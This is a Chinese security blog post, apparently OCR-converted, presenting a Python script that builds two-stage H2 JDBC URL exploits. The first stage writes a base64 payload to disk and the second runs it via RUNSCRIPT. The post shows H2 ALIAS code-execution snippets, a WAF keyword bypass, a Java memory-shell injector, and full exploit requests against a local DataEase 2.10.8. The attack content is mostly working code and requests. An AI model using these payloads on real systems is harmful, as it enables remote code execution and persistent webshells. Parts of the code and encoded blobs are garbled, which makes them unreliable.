

# h2 jdbc不出网poc自动生成

## 前言

之前一直感觉h2 jdbc的不出网poc写起来很麻烦，各种转义啥的反正不方便，而且很容易被拦截关键字，远不如远程连接文件好用，所以一直有想法想写个自动生成h2 jdbc不出网poc的脚本，到后面出suctf的时候看到yulate给了一种解决办法：[SUCTF2025 出题记录](#)

### 0x05 h2 任意代码执行注入micronaut内存马

两种思路，第一种是直接将注入内存马的代码按照h2 sql的语法进行编码转换执行，但是比较麻烦，需要将import的类都写成全类名进行使用。

第二种将jar包读取为二进制流再base64写到服务器，再使用loadClas加载即可

```
-- Step 1: 创建Base64解码和文件写入的ALIAS
CREATE ALIAS IF NOT EXISTS BASE64_TO_JAR AS '
void base64ToJar(String base64Data, String filePath) throws java.io.IOException {
    byte[] jarBytes = java.util.Base64.getDecoder().decode(base64Data);
    try (java.io.FileOutputStream fos = new java.io.FileOutputStream(filePath)) {
        fos.write(jarBytes);
    }
}
';

-- Step 2: 创建加载JAR并执行方法的ALIAS
CREATE ALIAS IF NOT EXISTS LOAD_JAR AS '
void loadJar(String jarPath, String className, String methodName) throws Exception {
    java.net.URL jarUrl = new java.net.URL("file:" + jarPath);
    java.net.URLClassLoader classLoader = new java.net.URLClassLoader(new java.net.URL[]{jarUrl});
    Class<?> loadedClass = classLoader.loadClass(className);
    Object instance = loadedClass.getDeclaredConstructor().newInstance();
    java.lang.reflect.Method method = loadedClass.getMethod(methodName);
    method.invoke(instance);
}
';

-- Step 3: 执行Base64解码并写入JAR文件
CALL BASE64_TO_JAR('你的base64数据', 'yourfile.jar');

-- Step 4: 加载JAR并执行方法
CALL LOAD_JAR('yourfile.jar', 'com.example.YourClass', 'executeMethod');
```

大概思路就是先把内存马打包成jar，然后base64编码后写入目标环境接着加载。虽然这样确实挺不错的，但是有时候比如说我只是想执行一些简单的命令，比如说弹个计算器或者反弹shell啥的，要是还得打包个jar感觉也挺麻烦的而且也不好自动生成poc，所以后面一直在想其他办法实现这个自动化poc生成的功能。

# 利用本地文件实现连接

更新jdbc-tricks的h2模块的时候，偶然想起来之前好像看到某个师傅的文章里提到过h2 jdbc的一个trick，在用runscript from远程连接文件的时候，其实不一定要保持xxx.sql的格式，可以不出现.sql，搜索了一下文章，发现是pen4uin师傅之前提到的：[记一次H2 JDBC的实战利用](#)

## 0x03 绕过 WAF，拿下目标

但是后面在目标上进行远程加载sql文件时，再次被waf给拦截，




Response

```
1 HTTP/1.1 418
2 Server: CloudWAF
3
4
5 Connection: close
6 Content-Length: 3532
7
8 <!DOCTYPE html><html style="height:100%;width:100%">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="Server" content="CloudWAF" />
<title id="title">
访问被拦截!
</title>
<script>
function bindall() {
    var requestid = "00-0000-0000-0000-7720238423134537-ce5e52a5";
    if(requestid === null || requestid === ""){
        return;
    }
    document.getElementById("d").innerText = requestid;
}
</script>
</head>
```

pen4uin

经过逐一删除字符发现拦截的关键字是：sql，本地黑盒测试发现 `INIT=RUNSCRIPT FROM` 的利用可以没有后缀（trick +1），




```
public class Test {
    public static void main(String[] args) throws Exception {
        // String clazz8CELCODE = "$$8CEL$$L$80$$A$A$A$A$AmR$cbln$d3$40$U$3d$93$b8$9d$d8$7d$a4$84$96$f22$cf$s$85$d6$3c$K$9bT$b0$c
        // String connectionUrl = String.format("jdbc:h2:mem:test;MODE=MSSQLServer;INIT=drop alias if exists test\;create alias test as
String connectionUrl = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8888/update'";
Connection connection = DriverManager.getConnection(connectionUrl);
connection.close();
    }
}
```


pen4uin

最终通过删除.sql后缀绕过waf并成功拿下目标。

当然，在我自己本地测试加瞎猜的过程中，我发现这个runscript from应该只是获取url的返回进行相关的执行，所以这个url里别说可以没有后缀了，其实只要在index.html里写入sql的内容，直接连接这个url都行：



接下来一个自然而然的想法当然就是去试试能不能读取本地文件，试了试竟然还真可以：



于是升起了一个想法，虽然h2是可以直接打不出网的poc的，但是转义啥的挺麻烦的，而且说不定就有什么关键词被ban了，不如写个脚本自动把出网的poc转成不出网的poc，想法就是先用不出网的poc把base64编码后的本来需要出网的sql文件的内容写入目标的某个目录，然后用runscript读取一下就行了，内容大致如下：

```
import sys
import base64


def main():
    if len(sys.argv) != 3:
        print(f"用法: python {sys.argv[0]} <本地sql文件路径> <远程环境写入sql文件路径>")
        print(f'如: python {sys.argv[0]} "./poc.sql" "D:/test/aaa"')
        sys.exit(1)

    a = sys.argv[1]
    b = sys.argv[2]

    with open(a, "r", encoding="utf-8") as f:
        base64_data = f.read().strip()

    encoded = base64.b64encode(base64_data.encode("utf-8")).decode("utf-8")

    step1 = (
        "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;" +
        "INIT=CREATE ALIAS IF NOT EXISTS BASE64_TO_File AS " +
        "'void base64ToFile(String base64Data, String filePath) throws " +
        "java.io.IOException " +
        "{byte[] jarBytes = java.util.Base64.getDecoder().decode(base64Data)\\\\\\\";" +
        "try (java.io.FileOutputStream fos = new " +
        "java.io.FileOutputStream(filePath)) " +
        "{fos.write(jarBytes)\\\\\\\";}}'\\\\\\\";" +
        f"CALL BASE64_TO_File('{encoded}', '{b}')\\\\\\\";" +
    )
    step2 = f"jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM " +
    '{b}'"


    print("-" * 100)
    print("step1 poc如下:")
    print()
    print(step1)
    print("-" * 100)
    print("step2 poc如下:")
    print()
    print(step2)


if __name__ == "__main__":
    main()
```

下面拿dataease做例子，看看如何自动生成不出网注入内存马的例子。

# 自动生成dataease不出网内存马poc

首先我本地使用的环境是dataease\_2.10.8，下载链接为：[https://community.fit2cloud.com/download/deSKTOP/2.10.8?arch=win\\_amd64](https://community.fit2cloud.com/download/deSKTOP/2.10.8?arch=win_amd64)，启动的话点击一下即可：




名称	修改日期	类型	大小
locales	2025/6/5 17:19	文件夹	
resources	2025/6/5 17:19	文件夹	
chrome_100_percent.pak	2025/6/5 9:07	PAK 文件	149 KB
chrome_200_percent.pak	2025/6/5 9:07	PAK 文件	224 KB
d3dcompiler_47.dll	2025/6/5 17:25	应用程序扩展	4,803 KB
DataEase.exe	2025/6/5 17:25	应用程序	184,370 KB
ffmpeg.dll	2025/6/5 17:25	应用程序扩展	2,870 KB
icudtl.dat	2025/6/5 9:07	DAT 文件	10,223 KB
libEGL.dll	2025/6/5 17:25	应用程序扩展	492 KB
libGLESv2.dll	2025/6/5 17:25	应用程序扩展	8,231 KB
LICENSE	2025/6/5 9:07	.	2 KB
LICENSES.chromium.html	2025/6/5 9:07	Firefox HTML Docu...	8,956 KB
resources.pak	2025/6/5 9:07	PAK 文件	5,622 KB
snapshot_blob.bin	2025/6/5 9:07	BIN 文件	310 KB
Squirrel.exe	2025/6/5 17:25	应用程序	1,877 KB
Squirrel_Uncore.log	2025/6/5 17:25	文本文件	1 KB

这里前置的分析过程我们就忽略了😅，可以看我之前的文章：[从零开始的H2 JDBC url bypass之旅](#)，这里只讲h2不出网注入内存马。

首先内存马这里我用的现成的，学习的killer师傅之前的文章：[DataEase 远程代码执行漏洞分析](#)，主要用的就是这个工具：<https://github.com/pen4uin/java-memshell-generator/>

```
"D:/java/jdk-17/bin/java" -jar jmg-all-1.0.8_240914.jar gui
```



注入内存马的sql文件如下：

```
CREATE ALIAS AQWSSSAZ AS $$  
String shellexec(String abc) throws java.lang.Exception {  
    byte[] standBytes = null;  
    String tomcatStr = "yv66vgAAADEBjQEAlmNvbS ... (填入生成的base64 poc)";  
  
    java.lang.Class unsafeClass = java.lang.Class.forName("sun.misc.Unsafe");  
    java.lang.reflect.Field unsafeField =  
    unsafeClass.getDeclaredField("theUnsafe");  
    unsafeField.setAccessible(true);  
    sun.misc.Unsafe unsafe = (sun.misc.Unsafe) unsafeField.get(null);  
  
    java.lang.Module module = java.lang.Object.class.getModule();  
    java.lang.Class cls = AQWSSSAZ.class;  
    long offset =  
    unsafe.objectFieldOffset(java.lang.Class.class.getDeclaredField("module"));  
    unsafe.getAndSetObject(cls, offset, module);  
  
    java.lang.reflect.Method defineClass =  
        java.lang.ClassLoader.class.getDeclaredMethod("defineClass", byte[].class,  
        java.lang.Integer.TYPE, java.lang.Integer.TYPE);  
    defineClass.setAccessible(true);  
  
    byte[] bytecode = java.util.Base64.getDecoder().decode(tomcatStr);  
    java.lang.Class clazz = (java.lang.Class) defineClass.invoke(  
        java.lang.Thread.currentThread().getContextClassLoader(), bytecode, 0,  
        bytecode.length);  
    clazz.newInstance();  
    return "test";
```

```
}
```

```
$$;
```

```
CALL AQWSSSAZ('123');
```

然后运行脚本生成不出网的poc，第一个参数就是本地的sql文件路径，第二个是写入远程的路径：

```
>python NoNetworkConversion.py "./poc.sql" "D:/test/aaa"
-----
-----
step1 poc如下:

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=CREATE ALIAS IF NOT EXISTS
BASE64_TO_File AS 'void base64ToFile(String base64Data, String filePath) throws
java.io.IOException {byte[] jarBytes =
java.util.Base64.getDecoder().decode(base64Data)\\";try (java.io.FileOutputStream
fos = new java.io.FileOutputStream(filePath)) {fos.write(jarBytes)\\";}}'\\;CALL
BASE64_TO_File('Q1JFQVRFIEFMSUFTIEF.....', 'D:/test/aaa')\\;

-----
-----
step2 poc如下:

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'D:/test/aaa'
```

首先用第一个poc在"D:/test/aaa"写入内容：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: application/json, text/plain, /*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 31092
Origin: http://127.0.0.1:8100
Sec-GPC: 1
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id": "", "name": "a", "description": "", "type": "h2", "configuration": "eyJkYXRhQmFzZS .. .
...."}
```


请求

美化	Raw	Hex
1 POST /de2api/datasource/validate HTTP/1.1		
2 Host: 127.0.0.1:8100		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: zh-CN		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/json		
8 Content-Length: 31124		
9 Origin: http://127.0.0.1:8100		
10 Sec-GPC: 1		
11 Connection: close		
12 Referer: http://127.0.0.1:8100/		
13 Sec-Fetch-Dest: empty		
14 Sec-Fetch-Mode: cors		
15 Sec-Fetch-Site: same-origin		
16 Priority: u=0		
17		
18 {		
" id": "",		
" name": "a",		
" description": "",		
" type": "h2",		
" configuration":		
" eyJkYXN0ZG17VfJBQ0FtIEVWRUxU1l1EVN0V9D0z0O01oVQQQ		
3JFQVFIEFM5UFT111E5PVCBFW11VNMQgFRTY1Y0X1RPX02pb0JgQVMgJ3zWqfz2TIV0V9gWx1KFN0cmclu7yB1VQ		
INJREYXNRLhLB7dHpbmcgZmlzZVBhdgspfHRcc95c9yBqYXZhLmL1PKRKhJZXB0wW9uHt1eKR1W1QgAmfPqN10ZMgPSBqY		
X2LhLVoawwuGfzTYlmldER1Y29kZX1kSS5zWNVnZGLj0yfzZT1YRGfOVS1cD0cnkgKpbdmEuusRnsRlsU91d1dPN		
0cnVb5b3vSb43MpSb4Xcgamf2YSpby56aWx13V0eHVO13Ry2WFkGZpGbGVQYRkSkeg22vcy53cm102ShqYXJCeXKrcylec		
Dt9f5dxdXDU0Jm1JB0U0JN9fU119gWx1K1CdRMlpGUYSR1fRK11VU2SUUVGUILYx1rWME2aSUUGFELDUNwtb54wY1sdwP		
5QnphR12zYkDNNPx1T9W9M1J3Vc1bk1HMa1eWtZ2doeWtZ2hpJ3R3b0zG1FwJHrVaeTVG21d040GNx0M1MrnRzX4z201DQ		
Wd2www1W1Z02E11TJB2zYrW53sMPtTW4Q001jZf4d4c093b2dJQf0fNTSeWfNW5jSF12Y1d0a0cRGTjBjaUESSUNNNWWfTJ		
kbWRCoUVGVRNSfVYVZC12JNWWdGPV2hqujBaCV1VZFF2bb2Rz2Rz1kdvVVWmQyQVVRG7T1Yw11Vb		
k_jpLnDQ1FWBz2RVV21Yoaoa2jNV1j2a2RH2fN9WQ1giwEj3v1ROU1fRKAJUJVpcUvodVsaaNSRsRp1h5wak1EWy92bB		
RUWn7QGQ1QbUsNWWGhAV1ZoTwFfd31LR2hpYldOM12U1JN1V0Y1c1UgWQ1kRa1ZPZcwSFVSLR1wNtjwVWWNWHVHSXjwUfZfG		
npwdxM0dJHbJHbJY112z0YYtwcFV2akpPY2cwWVWwmpNsP11V12U2JGSnRPvE5M1hco116t1N1R0g0vmsRFFRkRpWkCYUZ		
veYzqQ1j1Vc1Vc2sXW1G1XpVbmVnlpW4VNRB1JMjDp2YldavYdfSX42m12P40d1JVA82N6k1jWkxcSmrk1hPsfDv1rSr		
1pV2Z9jR05jW5Cc1u1kLRW1dWtrQ0nQ1pKnbvVERKNfGfHsR2Mj0TTfKNW1Wfz1a0ce01V1561VWtBVWMPfJT2Wx0V1J		
rS1JWVYp0VV2R1FrdZWbGRV1jFwPp1ER2N121ZDNaF1zZDWWMVp3yjKRFj1RxB1IVpwh1lWnU21ShBrVtA1S11rV		
nfVMI2WVGtaaUJfNMRVakJzWxWc1pFVmSwFJW1c1ck5GRXdpWwyoYmnpNde90V1k5U2xobYwbaDva3h1VEUxRvFqap		
SMWV3YD8W4p2Gw1XwvaxV1i6N1Yw7DRYR05Wt7GZY1M1bIMR21M117wUERAV1h5anoyt1a-NGR717Pwf7yv5Gt1hXv5hRb1h		

响应

美化	Raw	Hex	页面渲染
1 HTTP/1.1 200			
2 Cache-Control: no-cache			
3 Cache: no-cache			
4 Pragma: no-cache			
5 Expires: 0			
6 Vary: Origin			
7 Vary: Access-Control-Request-Method			
8 Vary: Access-Control-Request-Headers			
9 Content-Type: application/json			
10 Date: Mon, 08 Sep 2025 07:37:26 GMT			
11 Connection: close			
12 Content-length: 500			
13			
14 {			
" code": 0,			
" msg": null,			
" data": {			
" id": null,			
" pid": null,			
" name": null,			
" description": null,			
" type": "h2",			
" typeAlias": null,			
" catalog": null,			
" catalogDesc": null,			
" configuration": null,			
" apiConfigurationStr": null,			
" paramStr": null,			
" createTime": null,			
" updateTime": null,			
" updateBy": null,			
" createdBy": null,			
" creator": null,			
" status": "Success",			
" syncSetting": null,			
" editType": null,			
" nodeType": null,			
" action": null,			
" fileName": null,			
" size": null,			

可以看到成功生成对应的文件：



接着用第二个poc进行远程连接：

```
|CREATE ALIAS AQWSSSAZ AS $$  
String shellexec(String abc) throws java.lang.Exception {  
    byte[] standBytes = null;  
    String tomcatStr =  
"yv66vgAAADEbjQEAIW9yZy9hcGFjaGUvaHR0cC9jbGllbnQvbWkvQ1NWVXRpbAcAAQEAEGphdmEvbGFuZy9PYn  
OwEABENvZGUBActjaC5xb3MubG9nYmFjay5XZWJtb2NrZXRVcGdyYWRIRm93ZExpc3RlbtmVyCAIAQAPZ2V0Q  
b24HAAwBABBqYXZhL2xbmcvU3RyaW5nBwAOAQv4SDRzSUFBQUFBQuFBLzVWWGVWd1U1eGwraGwyWVpV  
XeWlydlJMDd0cGVoOUpbUnZiWhzWGXcU1QZettOTV1ZTk5MjAvYi8vcE9uenpRekxzWXZTSdHzYzMvZSt6L3Q  
OhWMnBjWk5wUk0jV0U0vTnRpdG1aYWFWZBaa29RbGg1UVJKWnBTMHNQUjdTbkZOTHQxU25IS0kySGRJZVd:  
T3E2WIBnM2E0UHFoSnhU2TmjTYW0vMINGdzE5aXJ4RkVIQzNYC1NTZlVwaGiZTNVR3ZsZFJNQ1hYZC80ZnpMUU  
G15TFp5TFN5Z1phSk5RTWFnt2NVMzPR0VwM3RWVnFCQkFOWIIMMKJvU2jqUWN1bmJ3MzlCSDFVRUpjZUh  
GhDel7nYW5wYXhrb3U7MTNFOG1aOkdNNVIIIM2F1hGtx1lkInclzReI57U5obXBiSIJhacFdWbG9wMia1RDF3Wkt
```

```
POST /de2api/datasource/validate HTTP/1.1  
Host: 127.0.0.1:8100  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0  
Accept: application/json, text/plain, */*  
Accept-Language: zh-CN  
Accept-Encoding: gzip, deflate, br  
Content-Type: application/json  
Content-Length: 468  
Origin: http://127.0.0.1:8100
```

```

Sec-GPC: 1
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id": "", "name": "a", "description": "", "type": "h2", "configuration": "eyJkYXRhQmFzZSI6
IiIsImpkYmMiOiJqZGJjOmgyOm1lbTp0ZXN0ZGI7VFJBQ0VfTEVWRUxfU1lTVEVNX09VV0z00luSVQ9Un
